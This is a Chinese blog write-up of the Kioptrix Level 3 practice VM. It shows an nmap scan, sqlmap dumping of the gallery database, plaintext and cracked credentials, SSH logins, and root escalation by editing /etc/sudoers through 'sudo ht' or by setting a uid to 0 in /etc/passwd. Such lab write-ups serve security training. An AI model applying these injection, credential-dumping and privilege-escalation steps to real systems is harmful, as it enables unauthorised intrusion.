KioptrixVM3-writeup

原创

正道是沧桑 于 2020-08-20 23:57:43 发布 177 收藏 1

分类专栏： 渗透 靶机 文章标签： 安全 服务器 ubuntu

本文链接：https://blog.csdn.net/weixin_43404260/article/details/108137979

渗透 同时被 2 个专栏收录

8 篇文章 0 订阅

订阅专栏

靶机

6 篇文章 0 订阅

订阅专栏

KioptrixVM3-writeup


0x00 信息收集

```
nmap -A -T4 -p 1-65535 16.16.16.180

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 15:16 CST

Nmap scan report for 16.16.16.180

Host is up (0.00055s latency).

Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:EE:A2:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 16.16.16.180
```


挑出关键点：**apache/2.2.8**、**php/5.2.4**、**linux 2.6.x**

打开http://16.16.16.180发现是`LotusCMS`

点击now



进入这里，存在sql注入



0x01 漏洞利用

我们直接sqlmap跑一下

```
---
[18:07:01] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 4.1
[18:07:01] [INFO] fetching database names
[18:07:01] [INFO] resumed: 'information_schema'
[18:07:01] [INFO] resumed: 'gallery'
[18:07:01] [INFO] resumed: 'mysql'
available databases [3]:
[*] gallery
[*] information_schema
[*] mysql
```

有效信息有以下


```
Database: gallery
Table: gallarific_users
[1 entry]
+--------+---------+---------+---------+----------+----------+----------+----------+----------+----------+-----------+-------------+
| userid | email   | photo   | website | joincode | lastname | password | username | usertype | firstname | datejoined | issuperuser |
+--------+---------+---------+---------+----------+----------+----------+----------+----------+----------+-----------+-------------+
| 1      | <blank> | <blank> | <blank> | <blank>  | User     | n0t7t1k4 | admin    | superuser | Super    | 1302628616 | 1           |
+--------+---------+---------+---------+----------+----------+----------+----------+----------+----------+-----------+-------------+
```

```
Database: gallery
Table: dev_accounts
[2 entries]
+----+------------------------------------------+-----------+
| id | password                                 | username  |
+----+------------------------------------------+-----------+
| 1  | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) | dreg      |
| 2  | 5badcaf789d3d1d09794d8f021f40f0e (starwars) | loneferret |
+----+------------------------------------------+-----------+
```

刚刚存在SQL注入的页面的源文件发现后台地址

```
<title>Gallarific</title>
<meta name="description" content="" />
<meta name="keywords" content="" />
<base href="http://kioptrix3.com/gallery/"></base>
<link rel="stylesheet" href="themes/black/style.css" type="text/css" media="screen" />
<script type="text/javascript" src="themes/black/javascript.js"></script>
</head>
<body>
 <center>
  <table id="container" cellspacing="0" cellpadding="0">
   <tr>
    <td id="logo">
     <a href="index.php"><img src="themes/black/images/logo.gif" width="215" height="61" border="0" /></a>
    </td>
   </tr>
  </table>

  <table id="main" cellspacing="0" cellpadding="0">
   <tr> <td class="heading">  <a href="index.php">Home</a> &raquo; <a href="g.php/1">Ligoat Press Room</a> </td> <td class="heading" align="right" width='50%' valign='top'> </td></tr>

   <!-- links: output quick links for gallery -->
   <tr>
    <td colspan="2" class="text count">
     <center>
<table>
<tr><td nowrap="nowrap" valign="top" align="left" height="32">
      <strong>Quick Links:</strong>   
      <a href="index.php">Home</a>   
      <a href="recent.php">Recent Photos</a>   
      <!--  <a href="gadmin">Admin</a>   -->
</td></tr></table>
</form>
     </center>
    </td>
   </tr>
<!-- links_end -->
   <tr>
    <td colspan="2">
        </td>
   </tr>
   <tr>
    <td colspan="2">
     <!-- gallery_photo_grid: output 4x1 rows containing photos in this gallery --><a name='photos'></a><tr> <td colspan="2" class="heading">Displaying Photos 1 to 3 of 3 </td></tr><tr>
   </tr>
  </table>
```

使用刚刚数据库拉出来的账号`admin\n0t7t1k4`登录一下



看到有上传功能，一会儿试试。

先试试上面数据库拉出来的另外两个账号密码ssh登录下，发现都可以登进去，但都是普通权限。

0x02 提权

在网站目录下找到个账号密码


```
dreg@Kioptrix3:/home/www/kioptrix3.com/data/users$ ls
admin.dat  index.php
dreg@Kioptrix3:/home/www/kioptrix3.com/data/users$ cat admin.dat
|318d8dd409db395f0317efa71b3bad13e1fb9857|administrator|bla@bla.comdreg@Kioptrix3:/home/ww
w/kioptrix3.com/data/users$
```

hash需要破一下：318d8dd409db395f0317efa71b3bad13e1fb9857，暂时没有破解出来。。


登录`loneferret/starwars`家目录下有个`CompanyPolicy.README`

```
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```

那我们执行`sudo ht`试试。发现报错了，网上查了一下通过执行`export TERM=xterm`就可以。说明此用户是在`sudo`用户组，执行一下`sudo /bin/bash`发现执行不了



F3打开`/etc/sudoers`，加上`/bin/bash`



F2保存后，我们再执行`sudo /bin/bash`就发现已经提权成功了

```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~#
```

还有一种方式是修改`/etc/passwd`中`loneferret`账户对应的**uid**和**gid**为0，再此ssh登录就是root权限了